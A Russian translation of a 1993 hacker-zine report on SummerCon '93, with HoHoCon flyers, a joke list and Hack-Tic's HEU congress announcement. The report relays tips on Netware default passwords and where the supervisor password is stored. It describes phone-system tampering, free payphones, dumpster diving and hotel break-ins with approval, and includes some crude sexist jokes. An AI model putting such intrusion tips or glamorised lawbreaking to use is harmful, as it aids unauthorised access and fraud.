Тут же в Карибском море стало заваривалось непогода. По городишкам, через которые мы проезжали, разносились отголоски слухов об ураганах. Чтобы унять тревогу, в печально известном Хэттис-Галч — маленьком городке, захваченном вирулентной мерзостью под названием студенты, — были закуплены крупные запасы Jolt!

Путешествие продолжалось — через холмы и долины. Дейл был достаточно любезен и не стал подавать в суд. Колледжи мелькали и оставались позади. Нас ничто не могло остановить. Мы выполняли миссию от Церкви. Но это уже другая история.

Отыскав знаменитую арку, мы помчались со скоростью свыше 100 миль в час через Сент-Луис, пока в поле зрения не появилась цель: St. Louis Executive International (800-325-4850). Мы ехали встретиться с нашими врагами и друзьями на слёте, организованном Миссурийским институтом программирования. Пришлось резко тормозить — машина чуть не слетела с съезда в кювет.

Из вестибюля было очевидно: здесь необычные люди. Из тех, встречи с которыми опасаются ваши дочери. Из тех, кто доводит себя до кофеинового психоза и влюбляется в виртуальные миры. Да, это были мои люди.

Вот теперь приключение могло начаться по-настоящему...

И, отвечая A-Gal со стр. 30 журнала 2600: Scribbles говорит, что она — самая сексуальная хакерша в сетях. Хммм, я склонен согласиться. Уверен, Control-C тоже согласится — особенно после того, как преследовал её полкона.

Все знают, что пятница — это разгрузочный день перед главным субботним шоу на SummerCon. Никого не удивило, что главный распределительный щит оказался перекоммутирован, таксофоны предоставляли бесплатную связь, комнаты перенаправлены, а компьютеры буйствовали в коридорах. Но традиционный разгром комнаты Control-C в такую рань давал понять: планку придётся поднимать выше. Горничная была явно недовольна.

Список участников — может, KL нам его предоставит. Слишком много лиц, чтобы перебрать пальцами. И довольно много новых. Кажется, самым молодым хакером оказался Weevil — 16 лет, а самым старшим — Эмманюэль, хотя возраст свой он не назвал.

КОНФЕРЕНЦИЯ

Переходим к делу. На конференции было просторное центральное помещение с аккуратными рядами столов вдоль стен. В пространстве между столами и стенами хаки набились как можно плотнее. И почему мы не догадались сдвинуть столы ближе друг к другу?

KL взял управление в свои руки и провёл конференцию гладко. dFx снимал всех на цифровую камеру. По залу ходило несколько фотоаппаратов — чтобы потом порадовать нас гифками. Конференция пошла.

Первым выступил Стюарт из SRI (Стэнфордский исследовательский институт). Он рассказал о деятельности SRI в области исследований, инженерии и проектирования. По итогам исследований с хакерами по всему миру: злонамеренный хакинг остановить невозможно. Вместе с тем нет никаких свидетельств того, что нынешние хакеры вообще заинтересованы в уничтожении сетей. Беспокойство вызывают новые хакеры, которые, по всей видимости, выходят на сцену с корыстными и деструктивными мотивами. Главной брешью в безопасности любой системы была признана пресловутая социальная инженерия. Также SRI отметил, что многие организации не используют даже ту защиту, которая у них уже есть. Было высказано, что законы против злонамеренных хакеров — и вероятно, против любого хакера — должны быть справедливыми и соразмерными. Наиболее злонамеренные взломы, по последним данным, фиксируются в следующих странах: Нидерланды, Скандинавия, Великобритания (в перспективе), Австралия, Израиль, бывший СССР и Болгария (отмечена как рассадник вирусописателей).

Один из голосов упомянул операцию «Рахаб» — хакеров на службе германской разведки.

Следующим вышел Count Zero из cDc/RDT с докладом о пакетном радио. Он рассказал о IESS и раздал флаер о программе America 2000 (школа под управлением режима из «1984»). Возможно, кто-нибудь предоставит нам копию. Пакетный радиомодем на 1200 бод можно без труда приобрести за 50 долларов. TCP/IP-пакеты уже передаются по этому диапазону наряду с другими сетевыми протоколами. Ценность всего этого в том, что информация транслируется в эфир и это девственная территория. Ограничение по скорости обусловлено только шириной полосы и числом коллизий. На одном диапазоне можно наблюдать все передаваемые пакеты. Всё это находится в двухметровом диапазоне. Сейчас FCC запрещает шифрование в эфире, хотя соблюдение этого запрета фактически невозможно обеспечить. На получение любительской радиолицензии уходит 5 месяцев, а личные данные заносятся в книгу, которую без труда можно найти в библиотеках. Проблема с обходом FCC в том, что существуют самозваные HAM-радисты, которые только и

делают, что мониторят диапазоны и строчат жалобы в FCC. Ширина полос тем временем сокращается — из-за роста интереса к этим частотам со стороны коммуникационной отрасли. Если не набедокурить крупно, FCC вами особо не заинтересуется. Учебник для подготовки к экзамену Tech Class можно купить в Radio Shack за 9 долларов.

Следующим вышел dFx. Он рекламировал футболки HCon и Tone-Loc, которые шли в продажу. Мерчандайзинг набирал обороты. Раздал несколько дискет Mitsubishi 800. Также был признан ЕДИНСТВЕННЫМ и ПОСЛЕДНИМ членом Neon Knights — клуба, породившего широкий ассортимент комических названий. Было объявлено, что HCon '93 пройдёт 17–19 декабря, с намёком на возможный перенос в Остин. Разговор перешёл на арест Lord Byron — подробностей ждём со дня на день. Снова всплыл правительственный нарк на встрече AA, давивший на Байрона. Также стало известно, что Байрон отверг предложенную ему судебную сделку. И наконец: это произойдёт скоро, так что берите пока есть. FTP-сайт eff.org удалит директорию CuD из-за конфликта интересов с крупными спонсорами EFF — главным образом RBOC и другими группами, которые нас не любят.

Erik Bloodaxe занял место за столом, чтобы рассказать о своей роли в Phrack и кое-какую любопытную информацию об Agent Steel. Что касается Phrack: список рассылки удерживает Тук. В Mindvox рассылку отклонили из-за таинственного исчезновения файлов на этом сайте. Ни одна организация не зарегистрировалась для получения Phrack #42 после того, как он был защищён авторским правом с пространной преамбулой — за исключением одной компании из Mitre. В настоящее время Phrack #43 завис в воздухе; его объём оценивается в 1 Мб. О Agent Steel — в двух словах: нарк. Lord Havok из Канады пытается реанимировать LOD, исходя из некой странной логики: раз LOD распался, любой может присвоить себе это имя. Лорд Хавок, он же Камерон, ходит по людям, выпрашивая материалы для пятого номера технического журнала LOD. Похожа, в Канаде его теперь разыскивает какая-то группировка скинхедов.

Следующим вышел кто-то [Minor Threat] с обновлением о Codec. Через две недели после последнего SCon Codec был остановлен полицией на дороге — сначала за превышение скорости, а потом задержан за кражу со взломом, сопротивление при аресте и т. д. По оценкам, на свободу выйдет в 1995 году, и ещё должен отмотать срок в нескольких других штатах. Письма ему можно слать на: codec@cypher.com. Может, Crunch подскажет Codec, как выживать за решёткой?

От CPSR слово взял Эрик Нилсон. Он рассказал об организации и провёл сессию вопросов и ответов. В двух словах: CPSR активно подаёт запросы по закону о свободе информации и судится с правительством. В фокусе их внимания — вычислительные технологии на рабочем месте. Подробно рассматривались чип Clipper и безопасность компьютерных кораблей. CPSR состоит из юристов и финансируется из членских взносов и грантов. Корпоративных спонсоров нет.

С дальнего конца стола поднялся легендарный Эммануэль Голдштейн из 2600. Он рассказал, как выступал в Конгрессе и прямо там продемонстрировал сканирование частот и использование красной коробки. По ходу дела против него началось настоящее судилище — по вопросу о 2600. Эммануэль попытался объяснить нашему представителю, что ставить знак равенства между хакерами и преступниками неправильно. Затем Голдштейн заговорил об облаве на DC 2600 и о том, как в результате встречи 2600 начали возникать по всей стране. Был сделан обзор нескольких фильмов о программном пиратстве, аварийном восстановлении и вирусах от Commonwealth Films. И, как финальный аккорд, — 2600 приобрёл фургон AT&T, который планируется возить по разным конвенциям, и мечтает создать целый флот.

Кстати, на стр. 43 журнала 2600 в этом месте должен стоять безусловный переход =:)

Последним выступил Erreth Akby, сертифицированный инженер Netware. Он объяснил, что единственное реальное нововведение в Novell 4.0 — сжатие диска. Также сообщил, что учётные записи supervisor и guest, как правило, имеют пароли по умолчанию. Для взлома этой сети следует использовать ПК с полным набором клавиш Alt и функциональных клавиш. Пароль supervisor

хранится в RConsole в файле autoexec.mcf в версии 3.11. Netcrack не работает на системах с блокировкой при вторжении. Non-dedicated netware обязательно грузится с дискеты. Лучший способ дозвониться наружу — cubix-quartz: это ПК с модемами в системе.

Ниже — быстрая перепечатка бумаги, обнаруженной в разгромленной комнате Control-C.

```
Mrs Jasnagan,

     I would like to set up a meeting
to discuss Kevin's progress in Social
Studies and English.  Please let
me know when it would be
convenient.

                 Thank you

                      ( Scribble , scribble )

Dear Mr + Mrs Gormby,

     We would be happy
to meet with you at
9:30 on Thursday, April
1st in Room 104

                     Sincerely,
                         M.Jarnagin
                            &
                         S.Dietrich
```

А вдруг это Кевин Поулсон? Нааа, не может быть. Поразительно, что технический трашинг способен откопать. Наверное, надо это выбросить теперь...

После конвента было всеобщее ликование. Причины стали очевидны, когда у одного из крыльев отеля обнаружилась вывеска вечеринки свингеров. Да, конвент удался на славу.

Несколько человек отправились к машинам на долгую ночь трашинга и рейдов по ящикам FedEx, UPS и прочим по всему городу. Другие группы двинулись к компьютерам и старались подключиться хоть к чему-нибудь. Были и те, кто нехотя потащился в торговый центр — воспользоваться местным населением.

Чего не случилось? Control-C не попал в постель, хотя ходили слухи, что несколько 12-летних бродили по отелю в поисках этого легендарного хакера. Никто не погиб, пожары удалось свести к минимуму, ничего серьёзного сломано не было.

Одно было точно: алкоголя вокруг было хоть залейся, рации, сканеры и байки шли по кругу. Несколько зданий в округе вскрыли, но ничего существенного не произошло.

А потом дерьмо ударилось о вентилятор. Несколько хакеров, видимо, довели свингеров до белого каления. Те оказались не готовы к такому повороту. Что случилось? Телефоны заработали из комнаты в комнату, рации ожили: копы приехали! По счёту: 6 полицейских, 1 шериф и 4 сотрудника отеля начали патрулировать коридоры. Да — нас посадили под домашний арест на собственном конвенте, в нашем собственном крыле. Всем, кто выходил из номера, говорили: «Назад или задержим». Копы категорически требовали не фотографировать. Свингеры нас достали.

Но нас это не остановило. Вскоре заработала телефонная сеть с радиоинтерфейсами. Окна распахнулись, и некоторые перебрались в другие части отеля. Через некоторое время власти удалились, довольные тем, что нас запугали. Не запугали.

После их ухода коридоры снова ожили. В комнате SotMESC собрались смотреть несколько технари-насыщенных видео. В комнате cDc другие смотрели фильм HoHoCon '92, который привёз dFx. В какой-то момент была подорвана микроволновка в вестибюле, и обнаружилась загадочная стопка карбоновых копий кредитных карт. Освобождённые телефоны использовались по полной

международной программе, а несколько автоматов с газировкой решили угостить всех бесплатно.

Но покоя нам хватало ненадолго. Сэр Лэнс вышел в вестибюль и сфотографировал помощника управляющего отелем. Тому, судя по всему, снимок не понравился: он вызвал копов на Сэра Лэнса. Копы примчались по коридору, волоча Сэра Лэнса за собой. В итоге они объяснили помощнику управляющего, что в США фотографировать людей — не преступление.

В параллельной истории Kaos Wizard позвонил в комнату SotMESC с отчаянной просьбой о помощи. Оказалось, он был в большой группе трашеров вместе с Albatross, Intrepid, Forced Entry, Zippy, The Public и другими. Kaos находился у центрального офиса близ отеля на Вудсон и нуждался в помощи. Он отошёл отлить и, вернувшись, обнаружил, что трашеры окружены копами. Идти туда с таким количеством полицейских — тем более с полицейской собакой — он не собирался. Mystic Moos собрал несколько человек и отправился спасать Kaos Wizard, пока остальные трашеры вернулись в отель. Выходило так, что они ушли от копов, сославшись на то, что ждут приятеля, ушедшего в туалет (Kaos Wizard). Тот, увы, так и не вернулся. Копы в итоге их отпустили. Mystic Moos спас Kaos Wizard, и отель снова засиял активностью.

Как-то раз Control-C прошёл по коридору и сделал ошеломительное открытие. В одном из местных клубов выступала группа с «Лексом Лютором» в составе. Неуловимый основатель X-LOD был найден. После недолгих раздумий решили оставить его там петь блюз, пока остальные гуляют всю ночь.

Для интересующихся: факс отеля — 314-731-3752.

Один из задержавших нас полицейских — S.M. Gibbons.

IBM бесплатно отправит 36-страничный факс на любой указанный вами номер. Для активации звоните: 1-800-IBM-4FAX. Как нетрудно догадаться, бумага в факсе отеля кончилась довольно скоро.

Ниже — подборка флаеров.

Информация для заказа продукции HoHoCon '92

Если вас интересуют футболки или видео HoHoCon, свяжитесь с нами любым из следующих способов:

```
drunkfux@cypher.com
hohocon@cypher.com
cDc@cypher.com
dfx@nuchat.sccsu.com
359@7354 (WWIV Net)

HoHoCon
1310 Tulane, Box #2
Houston, Tx
77008-4106

713-468-5802 (data)
```

Футболки — 15 долларов плюс 3 доллара за доставку (4 доллара за две футболки). Сейчас доступны только в размере extra large. При наличии спроса размерный ряд может быть расширен. Спереди на футболке:

```
                    I LOVE FEDS

( Где LOVE = красное сердце, очень похожее на лого I LOVE NY )

                  Сзади:
```

```
dFx & cDc Present

 HoHoCon '92

December   18-20
Allen Park Inn
Houston, Texas
```

Также доступна версия футболки с надписью:

```
I LOVE WAREZ
```

Видео охватывает все три дня, длится шесть часов и стоит 18 долларов плюс 3 доллара за доставку (4 доллара, если вы заказываете ещё что-то). При заказе нескольких товаров доставка оплачивается один раз — 4 доллара, а не за каждый предмет. Чеки или денежные переводы оформляйте на O.I.S., укажите номер телефона и отправляйте на почтовый адрес выше. Ждите несколько недель.

Спасибо всем, кто посетил и поддержал HoHoCon '92. Пишите нам, чтобы попасть в список ранних участников HoHoCon '93 (17–19 декабря).

```
Calvary                         Black Crawling Systems
617-267-2732                    617-482-6356

                ATDT EAST
              617-350-STIF

DemOnseed sez: "Call ATDT East or I'll crush your skull"

                                    Home of -= RDT...
```

Продолжение следует... Слаг, слаг, слагфест...

Вступайте в ряды конвентов: HoHoCon, MardiCon, SummerCon!

---

25 главных уроков SummerCon '93

Автор: Darkangel

SummerCon — место, где хакеры со всего мира собираются, чтобы обсудить нынешнее состояние хакерства и напиться в хлам. Каждый год участники обмениваются страницами и страницами полезной информации. В этом кратком резюме я попытаюсь выделить то, что узнал сам и что, на мой взгляд, наиболее полезно для всего хакерского сообщества. Надеюсь, вам понравится.

#1) НЕ подпускайте Control-C ближе 15 футов к любому человеку без пениса.

#2) Knight Lightning получит инсульт до 30 лет.

#3) Франко-канадцы ВСЕГДА звучат пьяно.

#4) Петли не работают как вступительная фраза для знакомства.

#5) Зенит — за окном. Просто посмотри наверх.

#6) Курить определённые травы в Сент-Луисе по-прежнему незаконно.

#7) Если видишь такси и думаешь, что это может быть коп, — скорее всего, так и есть.

#8) Охрана отеля хуже охраны торгового центра.

#9) Таксофоны в вестибюле не предназначены для бесплатных звонков.

#10) Не надо лезть через потолок, чтобы попасть в комнату с АТС.

#11) Не надо заклеивать замки на всём этаже отеля (особенно если внутри люди).

#12) Эта машина сломана.

#13) Не высыпай содержимое трашинговых мешков на пол чужого номера.

#14) Полиция Сент-Луиса не оценит тонкостей взлома замков Simplex.

#15) VaxBuster никогда не следует давать Everclear.

#16) У Scribbles очень хорошая задница.

#17) Не фотографируй пакистанских охранников отеля.

#18) Не пытайся провезти шестёрку через таможню.

#19) Loki — бог поддельных писем.

#20) Не вырывай телефонные коробки из стен и не режь провода.

#21) Порно с куклами Барби может быть прикольным.

#22) Frosty умеет творить странное с техно и кино.

#23) Всегда снимай зеркала со стен и проверяй, нет ли скрытых камер.

#24) Не угрожай и не преследуй других постояльцев отеля. Это может плохо кончиться.

#25) Думаю, отель нас больше не пустит.

Вот и всё! До встречи на HoHoCon!

— Darkangel

Hack-Tic представляет

```
Hack-Tic Presents

H A C K I N G

at the   E N D   of the

U N I V E R S E

1993 SUMMER CONGRESS, THE NETHERLANDS
```

HEU?

Помните Galactic Hacker Party в 1989-м? Интересно, что стало с теми, кто его организовывал? Думаете, мы продались корпорациям? Подумайте ещё раз — мы вернулись!

Всё так: 4, 5 и 6 августа 1993 года мы организуем трёхдневный летний конгресс для хакеров, фрикеров, программистов, ненавистников компьютеров, путешественников по данным, электро-волшебников, сетевиков, железячников, технических анархистов, коммуникационных наркоманов, киберпанков, системных администраторов, тупых пользователей, параноидных андроидов, гуру Unix, вундеркиндов, варезников, сотрудников правоохранительных органов (требуется соответствующий конспиративный наряд), партизанских инженеров по теплу и прочей

бритой, лохматой и небритой публики. И всё это посреди ниоткуда (ну, посреди Голландии, что, в общем-то, одно и то же) — на кемпинге Larserbos четырьмя метрами ниже уровня моря.

Три дня будут заполнены лекциями, дискуссиями и воркшопами по хакерству, фрикингу, народным сетям, рискам безопасности Unix, виртуальной реальности, semafun, социальной инженерии, магнитным полосам, взлому замков, вирусам, паранойе, правовым санкциям против хакинга в Голландии и за рубежом и многому другому. Английский будет рабочим языком, хотя один-два воркшопа, возможно, пройдут на нидерландском. Будет подключение к Интернету, внутренняя палаточная ethernet-сеть и живое общение (как электронное, так и в реале). В цену включены четыре ночи в собственной палатке. Также входят: вдохновение, потоотделение, дефицит душей (зато есть озеро для купания), хорошая погода (гарантирована Богом), костры и простор со свежим воздухом. Всё это — за каких-то 100 нидерландских гульденов (примерно 70 долларов США).

Еда, напитки и сигареты разных видов будут доступны за отдельную плату. Наш бар будет открыт круглосуточно, а также будет охраняемый депозитарий для ценностей (ноутбуки, камеры и т. п.). Возможно, вы даже получите свои вещи обратно! Для тех, у кого нет палатки или надувного матраса: палатку можно купить через нас за 100 гульденов, матрас — за 10. Заселяться можно с 17:00 3 августа. Освобождать территорию нужно не ранее 12:00 в субботу, 7 августа — так что можно даже попробовать поспать сквозь опустошительную «Вечеринку на краю времени» (PET) в последнюю ночь (живая музыка обеспечена). До ближайших железнодорожных станций организованы шаттлы.

КАК?

Оплата — заранее. Неорганизованным бедным технофрикам вроде нас хочется хоть раз добраться до Багам. Мы можем гарантировать вам место только при оплате до пятницы 25 июня 1993 года. Если вы в Голландии — переведите 100 гульденов на giro 6065765 (Hack-Tic), указав «HEU» и своё имя. В Германии — DM 100,- на счёт Hack-Tic, Konto 2136638, Sparkasse Bielefeld, BLZ 48050161. Для всех остальных: позвоните, напишите по факсу или e-mail — обсудим лучший способ перевести деньги из вашей страны. Принимается American Express; иностранные чеки НЕ принимаем.

НА!

Очень важно: берите побольше гитар и ноутбуков.

ВЫ?

Да, именно вы! Целые автобусы альтернативных технофриков со всей планеты съедутся на это событие. Вы же не захотите это пропустить?

Возможно, вы из той избранной группы, которой есть что предложить! Участие в «Hacking at the End of the Universe» — это здорово, но организовать собственную часть этого события ещё веселей. У нас уже есть немало интересных воркшопов и лекций, но мы всегда рады новым. Также ищем людей, готовых помочь с организацией непосредственно во время конгресса.

В любом случае — звоните, пишите, присылайте e-mail или факс поскорее, и убедитесь, что деньги придут вовремя. Мест ограниченное количество.

ИТАК:

• 4, 5 и 6 августа

• Hacking at the End of the Universe (летний хакерский конгресс)

• ANWB groepsterrein Larserbos
Zeebiesweg 47
8219 PT Lelystad
The Netherlands

• Стоимость: fl. 100,- (+/- 70 USD) с человека (включая 4 ночи в собственной палатке)

ПОДРОБНЕЕ:

```
Hack-Tic
Postbus 22953
1100 DL  Amsterdam
The Netherlands

tel     : +31 20 6001480
fax     : +31 20 6900968
E-mail  : heu@hacktic.nl
```

ВИРУС:

Если вы знаете форум или сеть, куда это сообщение вписалось бы органично, — смело его туда добавляйте. Эхо-конференции, любимые BBS, /etc/motd, IRC, WP.BAT — называйте сами. Распространяйте червя, тьфу, слово.

РАСПИСАНИЕ

```
День 0      3 августа 1993 г.
=====
16:00       Можно ставить палатку
19:00       Импровизированный ужин

День 1      4 августа 1993 г.
=====
11:00-12:00 Торжественное открытие
12:00-13:30 Воркшопы
14:00-15:30 Воркшопы
15:30-19:00 «Сети для масс»          16:00-18:00 Воркшопы
19:00-21:00 Ужин
21:30-23:00 Воркшопы


День 2      5 августа 1993 г.
=====
11:30-13:00 Воркшопы
14:00-17:00 Фрикинг телефонных сетей 14:00-17:00 Воркшопы
17:30-19:00 Воркшопы
19:00-21:00 Ужин
День 3      6 августа 1993 г.
=====
```

```
  11:30-13:00 Воркшопы
  14:00-18:00 Хакинг и закон          14:00-17:00 Воркшопы
  18:00-19:00 Торжественное закрытие
  19:00-21:00 Барбекю
  21:00-??:?? Вечеринка на краю времени (живая музыка)

  День 4      7 августа 1993 г.
  =====
  12:00       Всему хорошему приходит конец
```

«Сети для масс» — среда, 4 августа 1993 г., 15:30

Одной из центральных дискуссий на Galactic Hacker Party 1989 года был вопрос: должно ли альтернативное сообщество пользоваться компьютерными сетями? Многие испытывали отторжение от идеи использовать «инструмент угнетения» в собственных целях. Компьютерные технологии в глазах большинства были чем-то, что следует разбить, а не применять.

Времена изменились. Многие, в 1989 году яростно выступавшие против компьютеров, с тех пор открыли для себя текстовые редакторы и настольную вёрстку. Даже самые радикальные группы заменили пишущие машинки на ПК. «Революция компьютерных сетей» начала затрагивать и альтернативное сообщество.

Однако не всё благополучно: на пути «свободного потока информации» стоит немало препятствий. Группы, имеющие доступ к информации, платят за неё столь высокую цену, что вынуждены продавать то, что предпочли бы распространять бесплатно. Некоторые дешёвые альтернативные сети полностью утратили свою демократическую структуру. Мы входим в эру цифрового диктатора — или движемся к цифровой демократии?

Для обсуждения этих и других вопросов приглашены следующие люди, активно работающие в сфере компьютерных сетей:

• Ted Lindgreen (ted@nluug.nl) — управляющий директор nlnet, крупнейшего коммерческого провайдера TCP/IP и UUCP в Нидерландах.
• Peter van der Pouw Kraan (peter@hacktic.nl) — активно участвовал в изданиях сквот-движения «Bluf!» и «NN», имеет собственный взгляд на технологии и их роль в обществе. Владеет ПК ещё с 1985 года.
• Maja van der Velden (maja@agenda.hacktic.nl) — из Фонда «Agenda», занимающегося поддержкой коммуникационных и информационных проектов.
• Joost Flint (joost@aps.hacktic.nl) — из Activist Press Service. У APS есть BBS, они помогают альтернативным СМИ и группам давления выйти в онлайн.
• Felipe Rodriquez (nonsenso@utopia.hacktic.nl) — из Hack-Tic Network, выросшей из голландского компьютерного андеграунда и сейчас подключающей тысячи людей к глобальному Интернету.
• Andre Blum (zabkar@roana.hacktic.nl) — эксперт в области беспроводных коммуникаций.
• Eelco de Graaff (Eelco.de.Graaff@p5.f1.n281.z2.fidonet.org) — нетхост сети 281 FidoNet, специалист по EchoMail, один из основателей Голландского фонда Fidonet.
• Michael Polman (michael@antenna.nl) из Фонда Antenna — консультант в области международных сетей, специализируется на негосударственных сетях глобального Юга.
• Alfred Heitink (alfred@antenna.nl) — социолог, специализирующийся на компьютерно-опосредованной коммуникации и системный администратор нидерландского узла Antenna.
• Rena Tangens (rena@bionic.zer.de) — участвовала в создании Bionic Mailbox в Билефельде (Германия) и сети Zerberus. Художница, стремящаяся сочетать искусство и технологии.

Дискуссию ведёт внештатный радиожурналист и научный журналист Herbert Blankesteyn. Участвовал в создании детской BBS «Archie» голландской телерадиокорпорации VPRO.

«Фрикинг телефонных сетей» — четверг, 5 августа 1993 г., 14:00

В вашем собственном телефоне могут скрываться возможности, о которых вы никогда не мечтали. Много лет назад люди обнаружили, что можно обмануть телефонную сеть, заставив её думать, что вы часть этой сети, а не просто абонент. В результате можно было совершать странные и порой бесплатные звонки в любую точку планеты. Субкультура быстро оформилась.

Телефонные компании поумнели и сделали многое (почти) невозможным. Что ещё возможно сегодня? Что по-прежнему законно? Что они могут с этим поделать? И что делают?

Billsf (bill@tech.hacktic.nl) и M. Tillman — одни из лучших фрикеров в мире — откроют аудитории этот новый мир. Фрикеры из многих стран обменяются историями побед и поражений. Ваша жизнь уже не будет прежней.

«Хакинг и закон» — пятница, 6 августа, 14:00

Со своего компьютера и модема можно получить доступ к крупной университетской машине, не ставя в известность её владельцев. Долгие годы это занятие было в Голландии более или менее законным: если вы просто осматривались в Интернете, ничего не ломали — никому особо не было дела.

До тех пор, пока незадолго до вступления в силу нового закона о компьютерных преступлениях хакеров не стали изображать злобными «крашерами», мечтающими уничтожить системы или как минимум рыться в чужих файлах.

Сторонники нового закона говорили, что пора наконец что-то с этим сделать. Критики сравнивали его с охотой на комаров с пулемётом. Они утверждают, что упомянутый вид хакинга — не главная проблема, а сам закон — чрезмерно жёсткий.

Для обсуждения этих вопросов приглашены эксперты, некоторые из которых имели или имеют дело с законом в той или иной форме.

• Harry Onderwater (fridge@cri.hacktic.nl) — технический аудитор ИТ в Голландском национальном уголовном разведывательном агентстве (CRI), отвечает за борьбу с компьютерной преступностью. Говорит, что готов арестовывать хакеров, если это нужно для безопасности систем.
• Prof. Dr. I.S. (Bob) Herschberg (herschbe@dutiws.twi.tudelft.nl) — 21 год назад взломал свою первую систему и с тех пор не останавливается. Сейчас преподаёт, читает лекции и публикует работы по компьютерной небезопасности и нарушению приватности в Техническом университете Делфта. Его тезис: «проникновение в систему — не преступление».
• Ronald 'RGB' O. (rgb@utopia.hacktic.nl) — единственный голландский хакер, арестованный как до, так и после вступления в силу нового закона. Самоучка, эксперт по безопасности UNIX и автор публикаций в Hack-Tic Magazine.
• Ruud Wiggers (ruudw@cs.vu.nl) — системный администратор Свободного университета (VU) в Амстердаме, 10 лет затыкает дыры в системной безопасности. Участвовал в аресте RGB.
• Andy Mueller-Maguhn (andy@cccbln.ccc.de) — из Chaos Computer Club (Германия).

• Eric Corley (emmanuel@eff.org), он же Emmanuel Goldstein — редактор хакерского издания «2600 magazine». Первым осознал масштабы последствий правительственных репрессий против хакеров в США.
• Winn Schwartau (wschwartau@mcimail.com) — коммерческий консультант по компьютерной безопасности и автор книги «Terminal Compromise». Только что вышла его новая книга «Information Warfare».
• Ray Kaplan (kaplan@bpa.arizona.edu) — консультант по компьютерной безопасности, постоянно пытается навести мосты между хакерами и индустрией. Организует сессии «встреча с врагом», где системные администраторы могут провести телеконференцию с хакерами.
• Wietse Venema (wietse@wzv.win.tue.nl) — системный эксперт Технического университета Эйндховена. Автор широко известных утилит для мониторинга хакинга на Unix-системах. Здорово скептически относится ко всему техническому.
• Peter Klerks (klerks@rulfsw.leidenuniv.nl) — учёный из центра изучения социальных антагонизмов Лейденского университета. Подробно изучал нидерландскую полицию, автор книги «Контртерроризм в Нидерландах».
• Don Stikvoort (stikvoort@surfnet.nl) — один из экспертов по компьютерной безопасности Голландского академического общества и председатель CERT-NL (Computer Emergency Response Team). Активно участвует в управлении сетью SURFnet.
• Rop Gonggrijp (rop@hacktic.nl) — участвовал в первых компьютерных взломах в Нидерландах в 80-х, сейчас редактор Hack-Tic Magazine.

Дискуссию ведёт Francisco van Jole (fvjole@hacktic.nl) — журналист «De Volkskrant».

ВОРКШОПЫ

Введение в HEUnet — знакомство с сетью конгресса «Hacking at the End of the Universe».

Быстрый старт в VR: построение 3D-миров на ПК — Marc Bennett, редактор журнала Black Ice, расскажет, как проектировать миры на собственном ПК для использования в системах виртуальной реальности.

Замена MS/DOS: запуск UNIX на собственном ПК — люди, уже работающие с Unix на ПК, расскажут о его преимуществах и различных вариантах дешёвого или бесплатного Unix-ПО.

Безопасность Unix — RGB и fidelio, возможно, создали в сфере безопасности Unix больше рабочих мест, чем весь остальной мир. Они расскажут о тонкостях Unix-безопасности изнутри.

Сети по e-mail — уничтожить X400 или дать ему самоуничтожиться?

«User Authorization Failure» — краткое введение в операционную систему VAX/VMS для тех, кто рассматривает карьеру в области безопасности VMS.

«Право хранить тайну» — шифрование даёт возможность по-настоящему хранить секреты, и правительства об этом знают. Они хотят, чтобы вы использовали замки, к которым у них есть ключ. Борьба идёт!

«Вирус, который уничтожит землю!». Не верьте хайпу! — какова реальная угроза компьютерных вирусов? Какие технические возможности существуют? Нас не дурят ли машиной страха, работающей на деньги от продажи антивирусного ПО?

«Оно пришло с неба» — «Перехват пейджинговых сообщений и что с ними не стоит делать». Информация на пейджеры передаётся по воздуху без шифрования. Rop Gonggrijp и Bill Squire демонстрируют приёмник, перехватывающий всё подряд, и описывают пугающие сценарии применения всей этой информации.

Сотовые и беспроводные телефоны — как работают эти системы, на каких частотах, в чём различия между разными системами по всему миру?

Дзен и искусство вскрытия замков — на этом воркшопе The Key даст вам поиграть с цилиндрическими замками всех типов и расскажет об хитроумных способах их открыть.

«Это не значит, что они за тобой не следят» — спецслужбы и прочая паранойя.

Audio Adventures — Steffen Wernery и Tim Pritlove рассказывают об играх-приключениях, в которые играют по телефону с тональным набором.

Botanical Hacking (THC++) — использование компьютеров, модемов и прочих высоких технологий для выращивания.

Беспроводная локальная сеть (Data Radio) — на какой скорости можно гнать данные по воздуху и что при этом остаётся законным?

Социальная инженерия — The Dude, хорошо известный по статьям в Hack-Tic, обучит основам социальной инженерии — искусству манипулирования людьми в бюрократических структурах.

«Hacking Plastic» — Tim и Billsf о рисках безопасности чиповых карт, магнитных карт, кредитных карт и подобного.

Демо Antenna Host — Фонд Antenna создаёт и поддерживает компьютерные сети преимущественно в странах глобального Юга. Они запускают хост-систему в Неймегене (Нидерланды) и покажут её на этом воркшопе, а также расскажут о своей деятельности.

Демо APS — APS (Activist Press Service) управляет BBS в Амстердаме. Вы увидите её и сможете поработать с ней самостоятельно.

«Hocking the arts» — Benten и Marc Marc — компьютерные художники. Представляют свои работы под девизом: «Взломать искусство, лишив его ореола тайны, но не волшебства».

Демо Public Unix — демонстрация публичного Unix от Hack-Tic (xs4all), а также других публичных Unix-систем.

Демо Packet Radio — демонстрация возможностей существующего любительского радиооборудования для передачи пакетов данных по эфиру.

КОМПЬЮТЕРЫ НА «HACKING AT THE END OF THE UNIVERSE»

Для технически подкованных — небольшой анонс того, что мы собираемся развернуть. Если вы не очень разбираетесь в компьютерах — просто берите всё, что есть, и разберёмся, как это подключить.

Мы организуем Ethernet с выходом в Интернет (TCP/IP). Можно подключиться, сев за один из наших ПК или терминалов, подключив собственное оборудование (есть депозитарий, так что кражу бояться не стоит), или воспользовавшись нашим адаптером «параллельный порт ↔ ethernet» для ноутбуков и нетбуков. Небольшая плата возможна — пока не знаем точно. Уточните у нас, а также если у вас найдётся несколько таких адаптеров. Возможно, будут и последовательные порты для подключения по null-modem кабелю.

Вы сможете войти в нашу UNIX-систему (системы) и отправлять/получать почту и новости UseNet. Каждый участник, который захочет, получит собственный IP-адрес для использования по всему миру. Пользователи сети могут открыть доступ к файлам на своих системах по ethernet для остальных. Берите всё, что работает от розетки или батарейки, — будем соединять!

--
Hstorm ++31 2230 60551
Ad Timmering <north@hstorm.hacktic.nl>

НОВОСТИ С КОНФЕРЕНЦИЙ. ЧАСТЬ II

Страх и ненависть в Сан-Франциско

Автор: Some Guy

(Имена изменены, чтобы защитить виновных.)

---

1. Прибытие

